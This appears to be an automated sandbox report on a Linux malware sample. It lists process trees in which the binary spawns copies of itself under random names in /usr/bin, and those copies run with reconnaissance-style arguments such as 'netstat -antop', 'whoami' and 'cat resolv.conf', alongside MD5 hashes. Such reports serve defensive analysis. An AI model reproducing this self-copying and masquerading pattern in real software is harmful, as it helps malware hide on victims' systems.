File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5982 Parent PID: 4554

General

Start time:	00:25:56
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5983 Parent PID: 5982

General

Start time:	00:25:56
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: vyvijtmtnz PID: 5983 Parent PID: 5982

General

Start time:	00:25:56
Start date:	20/07/2021
Path:	/usr/bin/vyvijtmtnz
Arguments:	/usr/bin/vyvijtmtnz "ifconfig eth0" 4554
File size:	625911 bytes
MD5 hash:	b83b68030fb7999845ce985c2ff676ae

Analysis Process: vyvijtmtnz PID: 5985 Parent PID: 5983

General

Start time:	00:25:56
Start date:	20/07/2021
Path:	/usr/bin/vyvijtmtnz
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	b83b68030fb7999845ce985c2ff676ae

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5984 Parent PID: 4554

General

Start time:	00:25:56
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5986 Parent PID: 5984

General

Start time:	00:25:56
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: vyvijtmtnz PID: 5986 Parent PID: 3310

General

Start time:	00:25:56
Start date:	20/07/2021
Path:	/usr/bin/vyvijtmtnz
Arguments:	/usr/bin/vyvijtmtnz bash 4554
File size:	625911 bytes
MD5 hash:	b83b68030fb7999845ce985c2ff676ae

Analysis Process: vyvijtmtnz PID: 5989 Parent PID: 5986

General

Start time:	00:25:56
Start date:	20/07/2021
Path:	/usr/bin/vyvijtmtnz
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	b83b68030fb7999845ce985c2ff676ae

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5987 Parent PID: 4554

General

Start time:	00:25:56
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5990 Parent PID: 5987

General

Start time:	00:25:56
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: vyvijtmtnz PID: 5990 Parent PID: 3310

General

Start time:	00:25:56
Start date:	20/07/2021
Path:	/usr/bin/vyvijtmtnz
Arguments:	/usr/bin/vyvijtmtnz "netstat -antop" 4554
File size:	625911 bytes

MD5 hash:	b83b68030fb7999845ce985c2ff676ae

Analysis Process: vyvijtmtnz PID: 5994 Parent PID: 5990

General

Start time:	00:25:56
Start date:	20/07/2021
Path:	/usr/bin/vyvijtmtnz
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	b83b68030fb7999845ce985c2ff676ae

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5991 Parent PID: 4554

General

Start time:	00:25:56
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 5995 Parent PID: 5991

General

Start time:	00:25:56
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: vyvijtmtnz PID: 5995 Parent PID: 3310

General

Start time:	00:25:56
Start date:	20/07/2021
Path:	/usr/bin/vyvijtmtnz
Arguments:	/usr/bin/vyvijtmtnz "ifconfig eth0" 4554
File size:	625911 bytes
MD5 hash:	b83b68030fb7999845ce985c2ff676ae

Analysis Process: vyvijtmtnz PID: 6001 Parent PID: 5995

General

Start time:	00:25:56
Start date:	20/07/2021
Path:	/usr/bin/vyvijtmtnz
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	b83b68030fb7999845ce985c2ff676ae

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 5999 Parent PID: 4554

General

Start time:	00:25:56
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 6003 Parent PID: 5999

General

Start time:	00:25:56
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: vyvijtmtnz PID: 6003 Parent PID: 3310

General

Start time:	00:25:56
Start date:	20/07/2021
Path:	/usr/bin/vyvijtmtnz
Arguments:	/usr/bin/vyvijtmtnz "ifconfig eth0" 4554
File size:	625911 bytes
MD5 hash:	b83b68030fb7999845ce985c2ff676ae

Analysis Process: vyvijtmtnz PID: 6008 Parent PID: 6003

General

Start time:	00:25:56

Start date:	20/07/2021
Path:	/usr/bin/vyvijtmtnz
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	b83b68030fb7999845ce985c2ff676ae

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 6037 Parent PID: 4554

General

Start time:	00:26:01
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 6038 Parent PID: 6037

General

Start time:	00:26:01
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: vggdimllrz PID: 6038 Parent PID: 3310

General

Start time:	00:26:01
Start date:	20/07/2021
Path:	/usr/bin/vggdimllrz
Arguments:	/usr/bin/vggdimllrz who 4554
File size:	625911 bytes
MD5 hash:	c6b06d43564b070c6bd2759e06e402a2

Analysis Process: vggdimllrz PID: 6040 Parent PID: 6038

General

Start time:	00:26:01
Start date:	20/07/2021
Path:	/usr/bin/vggdimllrz
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	c6b06d43564b070c6bd2759e06e402a2

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 6039 Parent PID: 4554

General

Start time:	00:26:01
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 6041 Parent PID: 6039

General

Start time:	00:26:01
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: vggdimllrz PID: 6041 Parent PID: 3310

General

Start time:	00:26:01
Start date:	20/07/2021
Path:	/usr/bin/vggdimllrz
Arguments:	/usr/bin/vggdimllrz "sleep 1" 4554
File size:	625911 bytes
MD5 hash:	c6b06d43564b070c6bd2759e06e402a2

Analysis Process: vggdimllrz PID: 6044 Parent PID: 6041

General

Start time:	00:26:01
Start date:	20/07/2021
Path:	/usr/bin/vggdimllrz
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	c6b06d43564b070c6bd2759e06e402a2

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 6042 Parent PID: 4554

General

Start time:	00:26:01
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 6046 Parent PID: 6042

General

Start time:	00:26:01
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: vggdimllrz PID: 6046 Parent PID: 3310

General

Start time:	00:26:01
Start date:	20/07/2021
Path:	/usr/bin/vggdimllrz
Arguments:	/usr/bin/vggdimllrz sh 4554
File size:	625911 bytes
MD5 hash:	c6b06d43564b070c6bd2759e06e402a2

Analysis Process: vggdimllrz PID: 6050 Parent PID: 6046

General

Start time:	00:26:01
Start date:	20/07/2021
Path:	/usr/bin/vggdimllrz
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	c6b06d43564b070c6bd2759e06e402a2

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 6048 Parent PID: 4554

General

Start time:	00:26:01
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 6052 Parent PID: 6048

General

Start time:	00:26:01
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: vggdimllrz PID: 6052 Parent PID: 3310

General

Start time:	00:26:02
Start date:	20/07/2021
Path:	/usr/bin/vggdimllrz
Arguments:	/usr/bin/vggdimllrz bash 4554
File size:	625911 bytes
MD5 hash:	c6b06d43564b070c6bd2759e06e402a2

Analysis Process: vggdimllrz PID: 6055 Parent PID: 6052

General

Start time:	00:26:02
Start date:	20/07/2021
Path:	/usr/bin/vggdimllrz
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	c6b06d43564b070c6bd2759e06e402a2

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 6054 Parent PID: 4554

General

Start time:	00:26:01

Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 6059 Parent PID: 6054

General

Start time:	00:26:02
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: vggdimllrz PID: 6059 Parent PID: 3310

General

Start time:	00:26:02
Start date:	20/07/2021
Path:	/usr/bin/vggdimllrz
Arguments:	/usr/bin/vggdimllrz "grep \"A\"" 4554
File size:	625911 bytes
MD5 hash:	c6b06d43564b070c6bd2759e06e402a2

Analysis Process: vggdimllrz PID: 6062 Parent PID: 6059

General

Start time:	00:26:02
Start date:	20/07/2021
Path:	/usr/bin/vggdimllrz
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	c6b06d43564b070c6bd2759e06e402a2

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 6092 Parent PID: 4554

General

Start time:	00:26:07
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 6093 Parent PID: 6092

General

Start time:	00:26:07
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: dowmukqhnk PID: 6093 Parent PID: 3310

General

Start time:	00:26:07
Start date:	20/07/2021
Path:	/usr/bin/dowmukqhnk
Arguments:	/usr/bin/dowmukqhnk ifconfig 4554
File size:	625911 bytes
MD5 hash:	0d8777ed6e9f2a06a4b26f364e044244

Analysis Process: dowmukqhnk PID: 6095 Parent PID: 6093

General

Start time:	00:26:07
Start date:	20/07/2021
Path:	/usr/bin/dowmukqhnk
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	0d8777ed6e9f2a06a4b26f364e044244

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 6094 Parent PID: 4554

General

Start time:	00:26:07
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 6096 Parent PID: 6094

General

Start time:	00:26:07
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: dowmukqhnk PID: 6096 Parent PID: 3310

General

Start time:	00:26:07
Start date:	20/07/2021
Path:	/usr/bin/dowmukqhnk
Arguments:	/usr/bin/dowmukqhnk ls 4554
File size:	625911 bytes
MD5 hash:	0d8777ed6e9f2a06a4b26f364e044244

Analysis Process: dowmukqhnk PID: 6098 Parent PID: 6096

General

Start time:	00:26:07
Start date:	20/07/2021
Path:	/usr/bin/dowmukqhnk
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	0d8777ed6e9f2a06a4b26f364e044244

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 6097 Parent PID: 4554

General

Start time:	00:26:07
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 6100 Parent PID: 6097

General

Start time:	00:26:07
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA

Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: dowmukqhnk PID: 6100 Parent PID: 3310

General

Start time:	00:26:07
Start date:	20/07/2021
Path:	/usr/bin/dowmukqhnk
Arguments:	/usr/bin/dowmukqhnk "ps -ef" 4554
File size:	625911 bytes
MD5 hash:	0d8777ed6e9f2a06a4b26f364e044244

Analysis Process: dowmukqhnk PID: 6104 Parent PID: 6100

General

Start time:	00:26:07
Start date:	20/07/2021
Path:	/usr/bin/dowmukqhnk
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	0d8777ed6e9f2a06a4b26f364e044244

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 6102 Parent PID: 4554

General

Start time:	00:26:07
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 6106 Parent PID: 6102

General

Start time:	00:26:07
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: dowmukqhnk PID: 6106 Parent PID: 3310

General

Start time:	00:26:07
Start date:	20/07/2021
Path:	/usr/bin/dowmukqhnk
Arguments:	/usr/bin/dowmukqhnk "sleep 1" 4554
File size:	625911 bytes
MD5 hash:	0d8777ed6e9f2a06a4b26f364e044244

Analysis Process: dowmukqhnk PID: 6110 Parent PID: 6106

General

Start time:	00:26:07
Start date:	20/07/2021
Path:	/usr/bin/dowmukqhnk
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	0d8777ed6e9f2a06a4b26f364e044244

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 6109 Parent PID: 4554

General

Start time:	00:26:07
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 6113 Parent PID: 6109

General

Start time:	00:26:07
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: dowmukqhnk PID: 6113 Parent PID: 3310

General

Start time:	00:26:07
Start date:	20/07/2021
Path:	/usr/bin/dowmukqhnk
Arguments:	/usr/bin/dowmukqhnk ls 4554
File size:	625911 bytes
MD5 hash:	0d8777ed6e9f2a06a4b26f364e044244

Analysis Process: dowmukqhnk PID: 6118 Parent PID: 6113

General

Start time:	00:26:07
Start date:	20/07/2021
Path:	/usr/bin/dowmukqhnk
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	0d8777ed6e9f2a06a4b26f364e044244

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 6147 Parent PID: 4554

General

Start time:	00:26:12
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 6148 Parent PID: 6147

General

Start time:	00:26:12
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: ejrpibbjio PID: 6148 Parent PID: 3310

General

Start time:	00:26:12
Start date:	20/07/2021
Path:	/usr/bin/ejrpibbjio
Arguments:	/usr/bin/ejrpibbjio "echo \"find\"" 4554
File size:	625911 bytes

MD5 hash:	912d89d5f0a301b51e44cb5abee3dfdf

Analysis Process: ejrpibbjio PID: 6150 Parent PID: 6148

General

Start time:	00:26:12
Start date:	20/07/2021
Path:	/usr/bin/ejrpibbjio
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	912d89d5f0a301b51e44cb5abee3dfdf

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 6149 Parent PID: 4554

General

Start time:	00:26:12
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 6151 Parent PID: 6149

General

Start time:	00:26:12
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: ejrpibbjio PID: 6151 Parent PID: 3310

General

Start time:	00:26:12
Start date:	20/07/2021
Path:	/usr/bin/ejrpibbjio
Arguments:	/usr/bin/ejrpibbjio "cd /etc" 4554
File size:	625911 bytes
MD5 hash:	912d89d5f0a301b51e44cb5abee3dfdf

Analysis Process: ejrpibbjio PID: 6153 Parent PID: 6151

General

Start time:	00:26:12
Start date:	20/07/2021
Path:	/usr/bin/ejrpibbjio
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	912d89d5f0a301b51e44cb5abee3dfdf

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 6152 Parent PID: 4554

General

Start time:	00:26:12
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 6154 Parent PID: 6152

General

Start time:	00:26:12
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: ejrpibbjio PID: 6154 Parent PID: 3310

General

Start time:	00:26:12
Start date:	20/07/2021
Path:	/usr/bin/ejrpibbjio
Arguments:	/usr/bin/ejrpibbjio "grep \"A\"" 4554
File size:	625911 bytes
MD5 hash:	912d89d5f0a301b51e44cb5abee3dfdf

Analysis Process: ejrpibbjio PID: 6157 Parent PID: 6154

General

Start time:	00:26:12

Start date:	20/07/2021
Path:	/usr/bin/ejrpibbjio
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	912d89d5f0a301b51e44cb5abee3dfdf

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 6155 Parent PID: 4554

General

Start time:	00:26:12
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 6159 Parent PID: 6155

General

Start time:	00:26:12
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: ejrpibbjio PID: 6159 Parent PID: 3310

General

Start time:	00:26:12
Start date:	20/07/2021
Path:	/usr/bin/ejrpibbjio
Arguments:	/usr/bin/ejrpibbjio "ls -la" 4554
File size:	625911 bytes
MD5 hash:	912d89d5f0a301b51e44cb5abee3dfdf

Analysis Process: ejrpibbjio PID: 6163 Parent PID: 6159

General

Start time:	00:26:12
Start date:	20/07/2021
Path:	/usr/bin/ejrpibbjio
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	912d89d5f0a301b51e44cb5abee3dfdf

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 6161 Parent PID: 4554

General

Start time:	00:26:12
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 6166 Parent PID: 6161

General

Start time:	00:26:12
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: ejrpibbjio PID: 6166 Parent PID: 3310

General

Start time:	00:26:12
Start date:	20/07/2021
Path:	/usr/bin/ejrpibbjio
Arguments:	/usr/bin/ejrpibbjio "sleep 1" 4554
File size:	625911 bytes
MD5 hash:	912d89d5f0a301b51e44cb5abee3dfdf

Analysis Process: ejrpibbjio PID: 6169 Parent PID: 6166

General

Start time:	00:26:12
Start date:	20/07/2021
Path:	/usr/bin/ejrpibbjio
Arguments:	n/a
File size:	625911 bytes
MD5 hash:	912d89d5f0a301b51e44cb5abee3dfdf

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 6212 Parent PID: 4554

General

Start time:	00:26:17
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 6213 Parent PID: 6212

General

Start time:	00:26:17
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: ztfvwcbmzm PID: 6213 Parent PID: 3310

General

Start time:	00:26:17
Start date:	20/07/2021
Path:	/usr/bin/ztfvwcbmzm
Arguments:	/usr/bin/ztfvwcbmzm "echo \"find\"" 4554
File size:	625922 bytes
MD5 hash:	e1397eee698786136742d875d10177ca

Analysis Process: ztfvwcbmzm PID: 6221 Parent PID: 6213

General

Start time:	00:26:17
Start date:	20/07/2021
Path:	/usr/bin/ztfvwcbmzm
Arguments:	n/a
File size:	625922 bytes
MD5 hash:	e1397eee698786136742d875d10177ca

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 6214 Parent PID: 4554

General

Start time:	00:26:17
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 6215 Parent PID: 6214

General

Start time:	00:26:17
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: ztfvwcbmzm PID: 6215 Parent PID: 3310

General

Start time:	00:26:17
Start date:	20/07/2021
Path:	/usr/bin/ztfvwcbmzm
Arguments:	/usr/bin/ztfvwcbmzm whoami 4554
File size:	625922 bytes
MD5 hash:	e1397eee698786136742d875d10177ca

Analysis Process: ztfvwcbmzm PID: 6223 Parent PID: 6215

General

Start time:	00:26:17
Start date:	20/07/2021
Path:	/usr/bin/ztfvwcbmzm
Arguments:	n/a
File size:	625922 bytes
MD5 hash:	e1397eee698786136742d875d10177ca

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 6216 Parent PID: 4554

General

Start time:	00:26:17

Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 6217 Parent PID: 6216

General

Start time:	00:26:17
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: ztfvwcbmzm PID: 6217 Parent PID: 3310

General

Start time:	00:26:17
Start date:	20/07/2021
Path:	/usr/bin/ztfvwcbmzm
Arguments:	/usr/bin/ztfvwcbmzm gnome-terminal 4554
File size:	625922 bytes
MD5 hash:	e1397eee698786136742d875d10177ca

Analysis Process: ztfvwcbmzm PID: 6222 Parent PID: 6217

General

Start time:	00:26:17
Start date:	20/07/2021
Path:	/usr/bin/ztfvwcbmzm
Arguments:	n/a
File size:	625922 bytes
MD5 hash:	e1397eee698786136742d875d10177ca

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 6218 Parent PID: 4554

General

Start time:	00:26:17
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 6219 Parent PID: 6218

General

Start time:	00:26:17
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: ztfvwcbmzm PID: 6219 Parent PID: 3310

General

Start time:	00:26:17
Start date:	20/07/2021
Path:	/usr/bin/ztfvwcbmzm
Arguments:	/usr/bin/ztfvwcbmzm sh 4554
File size:	625922 bytes
MD5 hash:	e1397eee698786136742d875d10177ca

Analysis Process: ztfvwcbmzm PID: 6225 Parent PID: 6219

General

Start time:	00:26:17
Start date:	20/07/2021
Path:	/usr/bin/ztfvwcbmzm
Arguments:	n/a
File size:	625922 bytes
MD5 hash:	e1397eee698786136742d875d10177ca

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 6220 Parent PID: 4554

General

Start time:	00:26:17
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 6224 Parent PID: 6220

General

Start time:	00:26:17
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: ztfvwcbmzm PID: 6224 Parent PID: 3310

General

Start time:	00:26:17
Start date:	20/07/2021
Path:	/usr/bin/ztfvwcbmzm
Arguments:	/usr/bin/ztfvwcbmzm sh 4554
File size:	625922 bytes
MD5 hash:	e1397eee698786136742d875d10177ca

Analysis Process: ztfvwcbmzm PID: 6226 Parent PID: 6224

General

Start time:	00:26:17
Start date:	20/07/2021
Path:	/usr/bin/ztfvwcbmzm
Arguments:	n/a
File size:	625922 bytes
MD5 hash:	e1397eee698786136742d875d10177ca

File Activities

File Deleted

File Read

Analysis Process: 4ljhdTTyiA PID: 6267 Parent PID: 4554

General

Start time:	00:26:22
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 6268 Parent PID: 6267

General

Start time:	00:26:22
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA

Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: getzgxvgyl PID: 6268 Parent PID: 3310

General

Start time:	00:26:22
Start date:	20/07/2021
Path:	/usr/bin/getzgxvgyl
Arguments:	/usr/bin/getzgxvgyl "cat resolv.conf" 4554
File size:	625922 bytes
MD5 hash:	bc5ec5fe87f5d79b8c779995fd03ec4a

Analysis Process: getzgxvgyl PID: 6275 Parent PID: 6268

General

Start time:	00:26:22
Start date:	20/07/2021
Path:	/usr/bin/getzgxvgyl
Arguments:	n/a
File size:	625922 bytes
MD5 hash:	bc5ec5fe87f5d79b8c779995fd03ec4a

File Activities

File Read

Analysis Process: 4ljhdTTyiA PID: 6269 Parent PID: 4554

General

Start time:	00:26:22
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 6270 Parent PID: 6269

General

Start time:	00:26:22
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: getzgxvgyl PID: 6270 Parent PID: 3310

General

Start time:	00:26:22
Start date:	20/07/2021
Path:	/usr/bin/getzgxvgyl
Arguments:	/usr/bin/getzgxvgyl "echo \"find\"" 4554
File size:	625922 bytes
MD5 hash:	bc5ec5fe87f5d79b8c779995fd03ec4a

Analysis Process: getzgxvgyl PID: 6276 Parent PID: 6270

General

Start time:	00:26:22
Start date:	20/07/2021
Path:	/usr/bin/getzgxvgyl
Arguments:	n/a
File size:	625922 bytes
MD5 hash:	bc5ec5fe87f5d79b8c779995fd03ec4a

File Activities

File Read

Analysis Process: 4ljhdTTyiA PID: 6271 Parent PID: 4554

General

Start time:	00:26:22
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
File size:	625889 bytes
MD5 hash:	349456ecaa1380a142f15810a8260378

Analysis Process: 4ljhdTTyiA PID: 6273 Parent PID: 6271

General

Start time:	00:26:22
Start date:	20/07/2021
Path:	/tmp/4ljhdTTyiA
Arguments:	n/a
